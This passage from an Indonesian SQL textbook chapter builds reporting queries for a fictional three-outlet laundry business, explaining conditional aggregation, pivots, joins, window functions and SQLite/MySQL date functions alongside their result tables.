Kueri ini membaca ketiga baris `Outlet` dan, untuk masing-masing, menghitung empat angka dengan **subkueri skalar**: pernyataan `SELECT` kecil di dalam kurung yang mengembalikan tepat satu nilai. Masing-masing **berkorelasi**: ia merujuk `o.id`, outlet dari baris luar yang sedang diproses, sehingga dievaluasi sekali per outlet. Subkueri uang menggabungkan `Payment` dengan `Bill` karena pembayaran mengenal notanya tetapi tidak mengenal outletnya. `COALESCE(SUM(p.amount), 0)` mengubah `NULL` yang dikembalikan `SUM` untuk himpunan kosong (Keputih tidak menerima uang pada hari terakhir) menjadi 0, yang memang harus ditampilkan dashboard. `DATE(b.arrived)` memangkas tanggal-waktu menjadi tanggalnya saja, sehingga `'2026-09-30 17:17:45'` sama dengan `'2026-09-30'`.

Hasilnya berkata: Rungkut menerima 6 nota dan Rp 186.000 hari ini, dengan 9 kantong dalam proses dan 23 menunggu diambil; Keputih hanya menerima satu nota dan tanpa uang, dengan 9 dalam proses; Wiyung menerima 3 nota dan Rp 160.000. Ke-23 kantong yang menunggu di Rungkut itu adalah petunjuk yang akan diperjelas Q15.

7.3.2 Q02: bulan ini dibanding bulan lalu

Kode 7.4 `sql/q02.sql`: dua bulan berdampingan dengan agregasi bersyarat.

```
-- Q02. This month and last month per outlet (FR-8).
SELECT b.Outlet_id AS outlet,
       SUM(CASE WHEN SUBSTR(b.arrived, 1, 7) = '2026-09'
                THEN b.payment ELSE 0 END) AS this_month,
       SUM(CASE WHEN SUBSTR(b.arrived, 1, 7) = '2026-08'
                THEN b.payment ELSE 0 END) AS last_month
  FROM Bill b
 GROUP BY b.Outlet_id
 ORDER BY b.Outlet_id;
```

```
Q02. This month and last month per outlet (FR-8).   [3 row(s)]
outlet | this_month | last_month
-------+------------+-----------
O01    | 3953000    | 4572000
O02    | 3851000    | 2402000
O03    | 4109000    | 3527000
```

Kode 7.4 memakai trik paling berguna dalam menulis laporan: **agregasi bersyarat**. Alih-alih menyaring baris dengan `WHERE`, ia menjumlahkan ekspresi yang bernilai jumlah tagihan nota bila barisnya termasuk bulan itu dan 0 bila tidak. Satu kali lewat atas `Bill` mengisi dua kolom. `SUBSTR(b.arrived, 1, 7)` mengambil tujuh karakter pertama tanggal-waktu, `'2026-09'`, yang berhasil karena setiap waktu dalam skema tersimpan sebagai `YYYY-MM-DD HH:MM:SS` (pemeriksaan format di Bab 6 menjaminnya). Keputih melonjak dari Rp 2.402.000 pada Agustus menjadi Rp 3.851.000 pada September: mahasiswa sudah kembali.

7.3.3 Q11: antrean sekarang

Kode 7.5 `sql/q11.sql`: nota terbuka setiap outlet, dikelompokkan menurut outlet dan status.

```sql
-- Q11. The queue now, per outlet and status.
SELECT Outlet_id AS outlet, status, COUNT(*) AS bills, SUM(payment) AS value
  FROM Bill
 WHERE status IN ('queued', 'finished')
 GROUP BY Outlet_id, status
 ORDER BY outlet, status;
```

```
Q11. The queue now, per outlet and status.   [6 row(s)]
outlet | status   | bills | value
-------+----------+-------+--------
O01    | finished | 23    | 1045000
O01    | queued   | 9     | 384000
O02    | finished | 6     | 338000
O02    | queued   | 9     | 392000
O03    | finished | 5     | 276000
O03    | queued   | 5     | 227000
```

Kode 7.5 mengelompokkan menurut **dua** kolom, sehingga setiap kelompok adalah satu pasangan (outlet, status): enam kelompok, karena hanya dua status yang lolos `WHERE`. Kolom `value` adalah uang yang tertahan di rak: Rp 1.045.000 dalam kantong yang sudah selesai di Rungkut saja. Dibaca bersama Q01, angkanya cocok (9 antre dan 23 selesai di Rungkut), dan ini kebiasaan yang baik: setiap kali dua kueri dapat melihat fakta yang sama, periksalah bahwa keduanya sepakat.

7.4 Uang Sepanjang Tahun

7.4.1 Q03: pendapatan bulanan

Kode 7.6 `sql/q03.sql`: nota, nilai tagihan, dan rata-rata nota per bulan.

```sql
-- Q03. Monthly revenue: amount charged per month (FR-9).
SELECT SUBSTR(arrived, 1, 7) AS month,
       COUNT(*)              AS bills,
       SUM(payment)          AS charged,
       ROUND(AVG(payment))   AS avg_bill
  FROM Bill
 GROUP BY SUBSTR(arrived, 1, 7)
 ORDER BY month;
```

```
Q03. Monthly revenue: amount charged per month (FR-9).   [12 row(s)]
month   | bills | charged  | avg_bill
--------+-------+----------+---------
2025-10 | 171   | 8362000  | 48901.0
2025-11 | 204   | 9561000  | 46868.0
2025-12 | 276   | 13406000 | 48572.0
2026-01 | 235   | 11551000 | 49153.0
2026-02 | 268   | 13398000 | 49993.0
2026-03 | 317   | 15927000 | 50243.0
2026-04 | 290   | 14391000 | 49624.0
2026-05 | 248   | 11933000 | 48117.0
2026-06 | 217   | 10702000 | 49318.0
2026-07 | 255   | 12568000 | 49286.0
2026-08 | 216   | 10501000 | 48616.0
2026-09 | 256   | 11913000 | 46535.0
```

`GROUP BY SUBSTR(arrived, 1, 7)` mengelompokkan menurut sebuah **ekspresi**, bukan kolom: setiap nota yang kedatangannya diawali `2025-10` masuk ke kelompok Oktober. Ketiga agregat lalu bekerja di dalam setiap kelompok. `COUNT(*)` menghitung baris; `SUM(payment)` menjumlahkan tagihan; dan rata-rata nota adalah

$$\bar{x} = \frac{1}{n}\sum_{i=1}^{n} x_i \tag{7.1}$$

yang dihitung `AVG(payment)` dan dibulatkan ke rupiah utuh oleh `ROUND`. Nota batal ikut terhitung dalam `n` dengan jumlah 0, sehingga sedikit menurunkan rata-rata; Soal 7.1 menanyakan apa yang berubah jika nota batal disingkirkan. Maret 2026, dengan 317 nota dan Rp 15.927.000, adalah puncak Lebaran yang diramalkan Bab 5 dari aturan generator; rata-rata notanya, Rp 50.243, juga tertinggi dalam setahun, karena bed cover, selimut, dan gorden itu mahal.

7.4.2 Q04: uang diterima, menurut metode

Kode 7.7 `sql/q04.sql`: pandangan kas setiap bulan, satu kolom per metode pembayaran.

```
-- Q04. Money received each month, per payment method (FR-9).
SELECT SUBSTR(paid_at, 1, 7) AS month,
       SUM(CASE WHEN method = 'cash'     THEN amount ELSE 0 END) AS cash,
       SUM(CASE WHEN method = 'qris'     THEN amount ELSE 0 END) AS qris,
       SUM(CASE WHEN method = 'transfer' THEN amount ELSE 0 END) AS transfer,
       SUM(CASE WHEN method = 'credit'   THEN amount ELSE 0 END) AS credit,
       SUM(amount) AS total
  FROM Payment
 GROUP BY SUBSTR(paid_at, 1, 7)
 ORDER BY month;
```

```
Q04. Money received each month, per payment method (FR-9).   [12 row(s)]
month   | cash    | qris    | transfer | credit  | total
--------+---------+---------+----------+---------+---------
2025-10 | 4757000 | 2128000 | 578000   | 223000  | 7686000
2025-11 | 5309000 | 2917000 | 761000   | 522000  | 9509000
2025-12 | 7371000 | 3687000 | 1228000  | 761000  | 13047000
2026-01 | 6226000 | 3063000 | 1249000  | 976000  | 11514000
2026-02 | 6480000 | 4394000 | 1387000  | 878000  | 13139000
2026-03 | 8268000 | 4918000 | 1154000  | 819000  | 15159000
2026-04 | 7536000 | 4960000 | 1247000  | 1256000 | 14999000
2026-05 | 5262000 | 4642000 | 1263000  | 909000  | 12076000
2026-06 | 5114000 | 3970000 | 848000   | 490000  | 10422000
2026-07 | 5075000 | 5568000 | 1043000  | 1023000 | 12709000
2026-08 | 4939000 | 3637000 | 819000   | 941000  | 10336000
2026-09 | 5358000 | 5000000 | 1311000  | 419000  | 12088000
```

Kode 7.7 membaca `Payment`, bukan `Bill`, dan mengelompokkan menurut bulan `paid_at`: inilah pandangan **kas** dari Bab 5, uang pada hari kedatangannya. Agregasi bersyarat menyebar setiap bulan ke empat kolom. Pada Juli 2026 QRIS (Rp 5.568.000) membawa uang lebih banyak daripada tunai (Rp 5.075.000), satu-satunya bulan dalam setahun ketika hal itu terjadi; menurut banyaknya pembayaran, keduanya hampir sama bulan itu (122 QRIS dibanding 125 tunai).

7.4.3 Q05: pivot

Kode 7.8 `sql/q05.sql`: pendapatan bulanan dengan satu kolom per outlet.

```
-- Q05. Monthly revenue per outlet, one column per outlet (a pivot).
SELECT SUBSTR(arrived, 1, 7) AS month,
       SUM(CASE WHEN Outlet_id = 'O01' THEN payment ELSE 0 END) AS O01_rungkut,
       SUM(CASE WHEN Outlet_id = 'O02' THEN payment ELSE 0 END) AS O02_keputih,
       SUM(CASE WHEN Outlet_id = 'O03' THEN payment ELSE 0 END) AS O03_wiyung,
       SUM(payment) AS total
  FROM Bill
 GROUP BY SUBSTR(arrived, 1, 7)
 ORDER BY month;
```

```
Q05. Monthly revenue per outlet, one column per outlet (a pivot).   [12 row(s)]
month   | O01_rungkut | O02_keputih | O03_wiyung | total
--------+-------------+-------------+------------+---------
2025-10 | 5001000     | 3361000     | 0          | 8362000
2025-11 | 5454000     | 4107000     | 0          | 9561000
2025-12 | 7677000     | 5729000     | 0          | 13406000
2026-01 | 5966000     | 4160000     | 1425000    | 11551000
2026-02 | 6379000     | 4323000     | 2696000    | 13398000
2026-03 | 6245000     | 4577000     | 5105000    | 15927000
2026-04 | 6835000     | 3455000     | 4101000    | 14391000
2026-05 | 5005000     | 3434000     | 3494000    | 11933000
2026-06 | 4396000     | 3345000     | 2961000    | 10702000
2026-07 | 4799000     | 2706000     | 5063000    | 12568000
2026-08 | 4572000     | 2402000     | 3527000    | 10501000
2026-09 | 3953000     | 3851000     | 4109000    | 11913000
```

Kode 7.8 mengubah nilai-nilai satu kolom (`Outlet_id`) menjadi judul kolom, yang disebut **pivot**. Lembar kerja melakukannya dengan tabel pivot; SQL melakukannya dengan satu `SUM` bersyarat per nilai. Harga kesederhanaan itu adalah outlet-outletnya tertulis di dalam kueri: outlet keempat memerlukan baris keempat. Kolom Wiyung dimulai dari 0 karena outlet itu dibuka pada Januari, dan angkanya pada Juli, Rp 5.063.000, lebih tinggi daripada Rungkut bulan itu.

7.4.4 Q06: porsi setiap outlet

Kode 7.9 `sql/q06.sql`: nota, nilai tagihan, dan porsi persentase setiap outlet dalam setahun.

```sql
-- Q06. Revenue per outlet for the whole year, with its share.
SELECT o.id AS outlet, o.name, COUNT(b.id) AS bills,
       SUM(b.payment) AS charged,
       ROUND(100.0 * SUM(b.payment) / (SELECT SUM(payment) FROM Bill), 1)
         AS pct
  FROM Outlet o JOIN Bill b ON b.Outlet_id = o.id
 GROUP BY o.id, o.name
 ORDER BY charged DESC;
```

```
Q06. Revenue per outlet for the whole year, with its share.   [3 row(s)]
outlet | name                       | bills | charged  | pct
-------+----------------------------+-------+----------+-----
O01    | Profitina Laundry Rungkut  | 1312  | 66282000 | 46.0
O02    | Profitina Laundry Keputih  | 996   | 45450000 | 31.5
O03    | Profitina Laundry Wiyung   | 645   | 32481000 | 22.5
```

Porsi butir i dalam sebuah total adalah

$$pct_i = 100 \times \frac{x_i}{\sum_j x_j} \tag{7.2}$$

dan **Kode 7.9** menghitung penyebutnya dengan subkueri skalar yang **tidak berkorelasi**, `(SELECT SUM(payment) FROM Bill)`, yang tidak bergantung pada baris luar sehingga dihitung sekali saja. Menulis `100.0` alih-alih `100` itu penting: di SQLite dan banyak basis data lain, bilangan bulat dibagi bilangan bulat menghasilkan bilangan bulat, dan `100 * 66282000 / 144213000` akan menghasilkan 45, bukan 45,96. Mengalikan dengan `100.0` lebih dulu membuat aritmetikanya desimal, dan `ROUND(..., 1)` menyisakan satu angka: 46,0 %, 31,5 %, dan 22,5 %, yang jumlahnya 100.

7.5 Layanan dan Orang


7.5.1 Q07: pendapatan per layanan, dan mengapa memakai LEFT JOIN

Kode 7.10 `sql/q07.sql`: nota, satuan, dan nilai tagihan per layanan, beserta porsi setiap layanan.

```
-- Q07. Revenue per service. 'units' is kg, items or pairs.
SELECT s.id, s.price, COUNT(b.id) AS bills,
       SUM(b.unit) AS units, SUM(b.payment) AS charged,
       ROUND(100.0 * SUM(b.payment) / (SELECT SUM(payment) FROM Bill), 1)
         AS pct
  FROM Service s LEFT JOIN Bill b ON b.Service_id = s.id
 GROUP BY s.id, s.price
 ORDER BY charged DESC;
```

```
Q07. Revenue per service. 'units' is kg, items or pairs.   [12 row(s)]
id    | price | bills | units | charged  | pct
------+-------+-------+-------+----------+-----
S0001 | 8000  | 1368  | 8531  | 67632000 | 46.9
S0002 | 12000 | 405   | 1540  | 18360000 | 12.7
S0008 | 35000 | 170   | 232   | 8085000  | 5.6
S0004 | 20000 | 157   | 390   | 7800000  | 5.4
S0003 | 6000  | 256   | 1251  | 7506000  | 5.2
S0011 | 45000 | 124   | 165   | 7425000  | 5.1
S0009 | 25000 | 128   | 247   | 6150000  | 4.3
S0005 | 65000 | 64    | 79    | 5135000  | 3.6
S0010 | 15000 | 47    | 324   | 4650000  | 3.2
S0006 | 45000 | 82    | 103   | 4590000  | 3.2
S0007 | 40000 | 78    | 104   | 4120000  | 2.9
S0012 | 30000 | 74    | 92    | 2760000  | 1.9
```

Kode 7.10 berangkat dari `Service` dan menggabungkan `Bill` dengan **left join**. Join biasa (*inner join*) hanya mempertahankan baris yang menemukan pasangan; *left join* mempertahankan setiap baris tabel kiri, dan mengisi sisi kanan dengan `NULL` bila pasangannya tidak ada. Kebetulan setiap layanan punya nota tahun ini, sehingga hasilnya akan sama dengan *inner join*, tetapi laporan ini dimaksudkan untuk memuat seluruh daftar harga, dan layanan yang tidak pernah dipesan harus muncul dengan 0 nota, bukan lenyap. **Gambar 7.2** memperlihatkan perbedaannya pada tabel pelanggan, tempat perbedaan itu penting: tiga pelanggan tidak punya nota tahun ini.



Gambar 7.2 Inner join membuang pelanggan tanpa nota; left join mempertahankannya dengan hitungan 0. Dari 256 pelanggan, 253 punya nota; `C0020`, `C0051`, dan `C0093` tidak.

Satu rincian membuat *left join* bekerja dengan penghitungan: `COUNT(b.id)` hanya menghitung baris yang `b.id`-nya tidak `NULL`, sehingga layanan atau pelanggan tanpa nota mendapat 0. `COUNT(*)` akan menghitung satu baris yang dihasilkan *left join* dan keliru melaporkan 1. `SUM(b.unit)` memperlihatkan volume fisiknya: 8.531 kg cuci-lipat setahun, sekitar 23 kg sehari.

7.5.2 Q08: tiga teratas di setiap outlet, dengan fungsi jendela

Kode 7.11 `sql/q08.sql`: peringkat layanan di dalam setiap outlet, ambil tiga yang pertama.

```
-- Q08. Top 3 services at each outlet (a window function).
SELECT outlet, rnk, Service_id, bills, charged
  FROM (SELECT b.Outlet_id AS outlet, b.Service_id,
               COUNT(*) AS bills, SUM(b.payment) AS charged,
               ROW_NUMBER() OVER (PARTITION BY b.Outlet_id
                                  ORDER BY COUNT(*) DESC) AS rnk
          FROM Bill b
         GROUP BY b.Outlet_id, b.Service_id) t
 WHERE rnk <= 3
 ORDER BY outlet, rnk;
```

```
Q08. Top 3 services at each outlet (a window function).   [9 row(s)]
outlet | rnk | Service_id | bills | charged
-------+-----+------------+-------+---------
O01    | 1   | S0001      | 596   | 32344000
O01    | 2   | S0002      | 155   | 7032000
O01    | 3   | S0003      | 132   | 3786000
O02    | 1   | S0001      | 495   | 20904000
O02    | 2   | S0002      | 180   | 8388000
O02    | 3   | S0003      | 67    | 2028000
O03    | 1   | S0001      | 277   | 14384000
O03    | 2   | S0002      | 70    | 2940000
O03    | 3   | S0008      | 61    | 2905000
```

"Tiga teratas per outlet", pertanyaan **Kode 7.11**, tidak dapat dijawab dengan `ORDER BY` dan `LIMIT`, yang memotong seluruh daftar, bukan bagian setiap outlet. **Fungsi jendela** dapat. `ROW_NUMBER() OVER (PARTITION BY b.Outlet_id ORDER BY COUNT(*) DESC)` menomori baris 1, 2, 3, … secara terpisah di dalam setiap **partisi** (setiap outlet), menurut urutan banyaknya nota. **Gambar 7.3** memperlihatkan partisi dan nomornya sebelum kueri luar mengambil `rnk <= 3`.

outlet	layanan	nota	rnk
O01	S0001	596	1
O01	S0002	155	2
O01	S0003	132	3
O01	S0008	78	4
O02	S0001	495	1
O02	S0002	180	2
O02	S0003	67	3
O02	S0011	57	4
O03	S0001	277	1
O03	S0002	70	2
O03	S0008	61	3
O03	S0003	57	4

PARTITION BY Outlet_id
ORDER BY COUNT(*) DESC
partisi: O01 / O02 / O03
rnk 4 → dibuang

Gambar 7.3 Cara `ROW_NUMBER()` menomori layanan di dalam setiap outlet. Baris abu-abu (peringkat 4) dibuang oleh `WHERE rnk <= 3` di luar.

Dua hal patut diperhatikan. Fungsi jendela berada di dalam **subkueri**, karena hasil jendela tidak dapat diuji di `WHERE` kueri yang sama (urutan pada **Gambar 7.1**: `WHERE` berjalan sebelum jendela ada). Dan cuci-lipat serta ekspres menjadi yang pertama dan kedua di mana-mana, tetapi tempat ketiga berbeda: setrika di Rungkut dan Keputih, bed cover di Wiyung, yang pelanggannya keluarga yang tinggal di rumah. Fungsi jendela memerlukan SQLite 3.25 atau lebih baru, MySQL 8.0 atau lebih baru, atau MariaDB 10.2 atau lebih baru [2]; semua versi yang dipakai buku ini memenuhinya.

7.5.3 Q09: siapa yang menerima pesanan

Kode 7.12 `sql/q09.sql`: nota dan nilai tagihan yang diterima setiap pegawai meja kasir.

```
-- Q09. Bills received per employee at the front counter.
SELECT e.id, e.name, e.Outlet_id AS outlet, COUNT(b.id) AS bills,
       SUM(b.payment) AS charged
  FROM Employee e JOIN Bill b ON b.Employee_id = e.id
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY charged DESC;
```

```
Q09. Bills received per employee at the front counter.   [7 row(s)]
id    | name               | outlet | bills | charged
------+--------------------+--------+-------+---------
E0004 | Dewi Lestari Putri | O01    | 788   | 39768000
E0012 | Fitri Handayani    | O03    | 480   | 24247000
E0008 | Rizky Pratama      | O02    | 501   | 22942000
E0011 | Kevin Tanoto       | O02    | 495   | 22508000
E0001 | Hendra Wijaya      | O01    | 280   | 14614000
E0005 | Anisa Rahmawati    | O01    | 244   | 11900000
E0003 | Bambang Sutrisno   | O03    | 165   | 8234000
```

`Bill.Employee_id` adalah pegawai yang menerima pesanan, jadi **Kode 7.12** adalah *inner join* biasa yang dikelompokkan menurut pegawai. Tujuh orang muncul: kelima kasir, pemilik, dan Bambang Sutrisno, penyelia Wiyung, yang bekerja di meja kasir (petugas cuci tidak pernah menerima pesanan, demikian pula penyelia Keputih, yang bekerja di bagian cuci). Dewi Lestari Putri menerima 788 nota senilai Rp 39.768.000. Anisa Rahmawati punya 244 walaupun baru mulai April: aturan penugasan generator di Bab 5 sedang bekerja. Pengelompokannya mendaftar `e.id, e.name, e.Outlet_id`, semua kolom tak teragregasi di `SELECT`. SQLite akan menerima `GROUP BY e.id` saja, tetapi MySQL dalam mode bawaannya, `ONLY_FULL_GROUP_BY`, menolak kolom yang tidak dikelompokkan dan tidak diagregasi, jadi kebiasaan yang portabel adalah mendaftar semuanya.

7.5.4 Q10: siapa yang mencuci

Kode 7.13 `sql/q10.sql`: nota yang diselesaikan per pegawai, dari jejak audit.

```
-- Q10. Washer workload: bills finished per employee (from StatusLog).
SELECT e.id, e.name, e.Outlet_id AS outlet, COUNT(*) AS bills_finished,
       MIN(DATE(l.changed_at)) AS first_day,
       MAX(DATE(l.changed_at)) AS last_day
  FROM StatusLog l JOIN Employee e ON e.id = l.Employee_id
 WHERE l.status = 'finished'
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY bills_finished DESC;
```

```
Q10. Washer workload: bills finished per employee (from StatusLog).   [7 row(s)]
id    | name                  | outlet | bills_finished | first_day  | last_day
------+-----------------------+--------+----------------+------------+-----------
E0006 | Agus Setiawan         | O01    | 649            | 2025-10-02 | 2026-09-29
E0007 | Yulia Kartika Sari    | O01    | 646            | 2025-10-03 | 2026-09-30
E0010 | Wulan Sari Dewi       | O02    | 418            | 2025-10-04 | 2026-09-30
E0009 | Moh. Ma'ruf Hidayat   | O02    | 410            | 2025-10-04 | 2026-09-30
E0013 | Slamet Riyadi         | O03    | 355            | 2026-01-13 | 2026-09-29
E0014 | Nur Aini Maulida      | O03    | 283            | 2026-02-05 | 2026-09-30
E0002 | Siti Nurhaliza Rahman | O02    | 148            | 2025-10-02 | 2026-09-26
```

`Bill` tidak menyebut siapa yang menyelesaikan sebuah kantong; `StatusLog` menyebutnya. **Kode 7.13** membaca peristiwa `'finished'` dan menggabungkannya dengan `Employee`. Kedua petugas cuci Rungkut berbagi pekerjaan hampir persis sama (649 dan 646), Siti Nurhaliza Rahman, penyelia Keputih yang juga bekerja di bagian cuci, menyelesaikan 148, dan kolom

`first_day` memperlihatkan kantong pertama yang diselesaikan setiap petugas: Slamet Riyadi pada 13 Januari 2026, sehari setelah Wiyung dibuka, dan Nur Aini Maulida pada 5 Februari, tiga hari setelah ia mulai bekerja. Tanpa tabel audit yang ditambahkan pada 2026, pertanyaan ini sama sekali tidak dapat dijawab.

7.6 Antrean dan Jam

7.6.1 Tanggal dan waktu dalam dua dialek

Lima kueri berikutnya menghitung dengan waktu: umur, tenggat, masa tunggu. Di sinilah SQLite dan MySQL paling berbeda, dan **Tabel 7.2** mendaftar fungsi-fungsi yang dipakai bab ini.

Tabel 7.2 Fungsi tanggal dan waktu kedua dialek. Bila sebuah kueri memerlukan fungsi yang berbeda, folder `mysql/` bab ini menyimpan versi MySQL-nya.

Tugas	SQLite	MySQL / MariaDB
bagian tanggal dari tanggal-waktu	`DATE(t)`	`DATE(t)`
menambah jam atau hari	`datetime(t, '+48 hours')`, `datetime(t, '-30 days')`	`DATE_ADD(t, INTERVAL 48 HOUR)`, `DATE_SUB(t, INTERVAL 30 DAY)`
selisih dalam jam	`(julianday(b) - julianday(a)) * 24`	`TIMESTAMPDIFF(MINUTE, a, b) / 60`
selisih dalam hari utuh	`CAST(julianday(b) - julianday(a) AS INTEGER)`	`TIMESTAMPDIFF(DAY, a, b)`
hari dalam sepekan	`strftime('%w', t)`: 0 = Minggu	`DAYOFWEEK(t)`: 1 = Minggu; `WEEKDAY(t)`: 0 = Senin
kuartal	dihitung dari bulan	`QUARTER(t)`
sekarang, dalam waktu toko	`datetime('now', 'localtime')`	`NOW()` (zona waktu server)

SQLite tidak punya tipe tanggal; ia menyimpan teks dan menyediakan fungsi untuk membacanya [3]. Andalannya adalah `julianday(t)`, yang mengubah tanggal-waktu menjadi **bilangan hari Julian**: banyaknya hari, dengan pecahan untuk jamnya, sejak tengah hari 24 November 4714 SM dalam kalender Gregorian proleptik. Titik awalnya tidak penting; yang penting, mengurangkan dua bilangan hari Julian menghasilkan selisih dalam hari. Jadi umur sebuah nota dalam jam adalah

$$age = 24 \times (J(now) - J(arrived)) \tag{7.3}$$

dengan J adalah `julianday`. Untuk `B2909`, yang datang pukul 16.07.42 pada 26 September, selisihnya terhadap 21.00.00 pada 30 September adalah 4 hari, 4 jam, 52 menit, dan 18 detik: $4 + (4 \times 3600 + 52 \times 60 + 18)/86400 = 4.2030$ hari, dan $24 \times 4.2030 = 100.87$ jam, yang dicetak `ROUND(..., 1)` sebagai 100.9.

7.6.2 Q12: nota yang sedang diproses

Kode 7.14 `sql/q12.sql`: setiap nota yang antre beserta umurnya dalam jam, yang tertua lebih dulu.

```
-- Q12. The bills being processed, oldest first, with their age in hours.
SELECT b.id, b.Outlet_id AS outlet, b.rack, b.Service_id, b.unit,
       b.arrived,
       ROUND((julianday('2026-09-30 21:00:00') - julianday(b.arrived)) * 24,
             1) AS age_hours
  FROM Bill b
 WHERE b.status = 'queued'
 ORDER BY b.arrived;
```

```
Q12. The bills being processed, oldest first, with their age in hours.   [23 row(s)]
id    | outlet | rack | Service_id | unit | arrived             | age_hours
------+--------+------+------------+------+---------------------+----------
B2909 | O02    | A01  | S0001      | 6    | 2026-09-26 16:07:42 | 100.9
B2922 | O01    | C12  | S0011      | 1    | 2026-09-27 12:19:54 | 80.7
B2923 | O02    | A19  | S0001      | 4    | 2026-09-27 16:49:59 | 76.2
B2924 | O02    | A14  | S0001      | 7    | 2026-09-27 18:43:07 | 74.3
B2930 | O02    | B08  | S0011      | 1    | 2026-09-28 07:18:31 | 61.7
B2931 | O02    | A11  | S0001      | 9    | 2026-09-28 08:30:03 | 60.5
B2934 | O02    | A10  | S0001      | 4    | 2026-09-28 16:23:10 | 52.6
B2935 | O01    | A07  | S0008      | 1    | 2026-09-28 17:47:32 | 51.2
B2936 | O01    | C18  | S0009      | 2    | 2026-09-28 19:16:08 | 49.7
B2937 | O02    | C11  | S0001      | 4    | 2026-09-28 19:49:23 | 49.2
B2940 | O03    | C06  | S0008      | 1    | 2026-09-29 15:18:39 | 29.7
B2941 | O03    | C18  | S0001      | 8    | 2026-09-29 17:45:13 | 27.2
B2943 | O02    | B03  | S0001      | 5    | 2026-09-29 20:51:31 | 24.1
B2944 | O03    | A01  | S0001      | 5    | 2026-09-30 07:31:03 | 13.5
B2945 | O01    | C08  | S0008      | 1    | 2026-09-30 09:53:44 | 11.1
B2946 | O01    | B12  | S0001      | 5    | 2026-09-30 10:27:55 | 10.5
B2947 | O01    | B11  | S0003      | 7    | 2026-09-30 13:39:03 | 7.3
B2948 | O01    | B20  | S0003      | 6    | 2026-09-30 13:56:56 | 7.1
B2949 | O01    | C20  | S0001      | 7    | 2026-09-30 15:36:01 | 5.4
B2950 | O03    | A02  | S0001      | 6    | 2026-09-30 16:26:26 | 4.6
B2951 | O02    | C08  | S0008      | 1    | 2026-09-30 17:17:45 | 3.7
B2952 | O03    | B07  | S0001      | 5    | 2026-09-30 20:09:56 | 0.8
B2953 | O01    | B05  | S0006      | 1    | 2026-09-30 20:49:43 | 0.2
```

Kode 7.14 adalah daftar kerja petugas cuci: 23 kantong, yang tertua lebih dulu, dengan rak dan jumlahnya agar setiap kantong mudah ditemukan. Empat yang pertama berumur lebih dari tiga hari, dan tiga di antaranya di Keputih, tempat pengering rusak dalam kisah Bab 5. Versi MySQL di `mysql/q12.mysql.sql` mengganti aritmetika `julianday` dengan `TIMESTAMPDIFF(MINUTE, b.arrived, '2026-09-30 21:00:00') / 60`; selebihnya identik, demikian pula hasilnya.

7.6.3 Q13: yang terlambat sekarang, dengan common table expression

Aturan bisnis BR-7 memberi setiap layanan waktu janji: 24 jam untuk ekspres; 48 untuk cuci-lipat, setrika, dan helm; 72 untuk bed cover dan selimut; 120 untuk gorden; 96 untuk sisanya. Kantong yang masih antre setelah janjinya lewat dinyatakan **terlambat**.

Kode 7.15 `sql/q13.sql`: nota yang masih antre setelah waktu janjinya, dihitung sekali dalam klausa `WITH`.

```sql
-- Q13. Overdue right now: still queued after the promised time (BR-7).
WITH promise AS (
    SELECT b.*,
           datetime(b.arrived, '+' || CASE b.Service_id
               WHEN 'S0002' THEN 24
               WHEN 'S0001' THEN 48 WHEN 'S0003' THEN 48 WHEN 'S0012' THEN 48
               WHEN 'S0008' THEN 72 WHEN 'S0009' THEN 72
               WHEN 'S0010' THEN 120 ELSE 96 END || ' hours') AS promised
      FROM Bill b)
SELECT id, Outlet_id AS outlet, Service_id, arrived, promised,
       ROUND((julianday('2026-09-30 21:00:00') - julianday(arrived)) * 24,
             1) AS age_hours
  FROM promise
 WHERE status = 'queued' AND promised < '2026-09-30 21:00:00'
 ORDER BY arrived;
```

```
Q13. Overdue right now: still queued after the promised time (BR-7).   [6 row(s)]
id    | outlet | Service_id | arrived             | promised            | age_hours
------+--------+------------+---------------------+---------------------+----------
B2909 | O02    | S0001      | 2026-09-26 16:07:42 | 2026-09-28 16:07:42 | 100.9
B2923 | O02    | S0001      | 2026-09-27 16:49:59 | 2026-09-29 16:49:59 | 76.2
B2924 | O02    | S0001      | 2026-09-27 18:43:07 | 2026-09-29 18:43:07 | 74.3
B2931 | O02    | S0001      | 2026-09-28 08:30:03 | 2026-09-30 08:30:03 | 60.5
